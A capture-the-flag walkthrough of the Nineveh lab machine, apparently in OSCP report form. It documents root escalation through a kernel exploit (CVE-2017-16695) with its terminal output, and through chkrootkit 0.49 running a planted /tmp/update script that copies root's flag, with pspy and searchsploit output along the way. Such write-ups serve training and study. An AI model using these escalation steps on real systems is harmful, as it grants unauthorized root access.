


```
tester@ubuntu:/tmp$ ls
update  vmware-root
tester@ubuntu:/tmp$ cat update
#!/bin/bash
touch /root/proof.txt
tester@ubuntu:/tmp$ sudo su
root@ubuntu:/tmp# ls /root
root@ubuntu:/tmp# chkrootkit > /dev/null
root@ubuntu:/tmp# ls /root
proof.txt
root@ubuntu:/tmp# chkrootkit -V
chkrootkit version 0.49
root@ubuntu:/tmp# 
```

2.3 - Elevation

```
> methods used to gain SYSTEM / root
  Possible Exploits
  [1] af_packet
      CVE-2016-8655
      Source: http://www.exploit-db.com/exploits/40871
  [2] exploit_x
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [3] get_rekt
      CVE-2017-16695
      Source: http://www.exploit-db.com/exploits/45010
```

→ Successful privesc to root with CVE-2017-16695.




```
www-data@nineveh:/tmp$ ./45010
./45010
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff880033c2e700
[*] Leaking sock struct from ffff880037fd8800
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff88000d96cb40
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff88000d96cb40
[*] credentials patched, launching shell ...
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

## Another way to get Privesc by tool pspy


→ Check architecture on machine Nineveh
```uname -a
Linux nineveh 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

## Transfer file pspy32 and running it:
Link download: https://github.com/DominicBreuker/pspy




```
www-data@nineveh:/tmp$ chmod +x pspy32
chmod +x pspy32
www-data@nineveh:/tmp$ ./pspy32
./pspy32
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```

→ Detect this information, each 60 second the machine will run chkrootkit



```
2021/12/07 21:17:03 CMD: UID=0    PID=29584  | /bin/sh /usr/bin/chkrootkit
2021/12/07 21:17:03 CMD: UID=0    PID=29589  |
2021/12/07 21:17:03 CMD: UID=0    PID=29595  | grep -E 0.0:2001
2021/12/07 21:17:03 CMD: UID=0    PID=29594  |
2021/12/07 21:17:03 CMD: UID=0    PID=29600  | grep -E c
2021/12/07 21:17:03 CMD: UID=0    PID=29599  |
2021/12/07 21:17:03 CMD: UID=0    PID=29598  | /bin/sh /usr/bin/chkrootkit
2021/12/07 21:17:03 CMD: UID=0    PID=29604  | grep -E 0.0:2002 |0.0:4156 |0.0:1978 |0.0:1812 |0.0:2015
2021/12/07 21:17:03 CMD: UID=0    PID=29603  | grep -E ^tcp
2021/12/07 21:17:03 CMD: UID=0    PID=29602  | /bin/sh /usr/bin/chkrootkit
2021/12/07 21:17:03 CMD: UID=???  PID=29613  | ???
2021/12/07 21:17:03 CMD: UID=0    PID=29624  | chown amrois:amrois /report/report-21-12-07:21:17.txt
```


## Google and searchsploit to find out information exploit chkrootkit:



```
┌──(root💀 kali)-[/opt/OSCP/useful]
└─# searchsploit chkrootkit
---------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------- ---------------------------
Chkrootkit - Local Privilege Escalation (Metasploit)                        | linux/local/38775.rb
Chkrootkit 0.49 - Local Privilege Escalation                                | linux/local/33899.txt
---------------------------------------------------------------------------- ---------------------------
```

## Create a file “update” in folder /tmp with content:
#!/bin/bash
cat /root/root.txt > /tmp/root.txt

→ Result after 60s:




```
www-data@nineveh:/tmp$ cat /tmp/root.txt
cat /tmp/root.txt
e54f67df999edeeae35a29292b73fb2b
```

3.0 - Loot and Code

3.1 - Proof

> screenshot of whoami, ip, and flag



```
# ifconfig
ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:c5:bb
          inet addr:10.10.10.43  Bcast:10.10.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5013 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5746 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3734317 (3.7 MB)  TX bytes:4022468 (4.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:162 errors:0 dropped:0 overruns:0 frame:0
          TX packets:162 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:11940 (11.9 KB)  TX bytes:11940 (11.9 KB)

# whoami
whoami
root
# cat /root/root.txt
cat /root/root.txt
e54f67df999edeeae35a29292b73fb2b
```

3.2 - Code Used

> full exploit code with source and highlights of changes

## Code exploit
php-reverse-shell.php

## Code privesc:
CVE-2017-16695
pspy32 → chkrootkit → create file “update”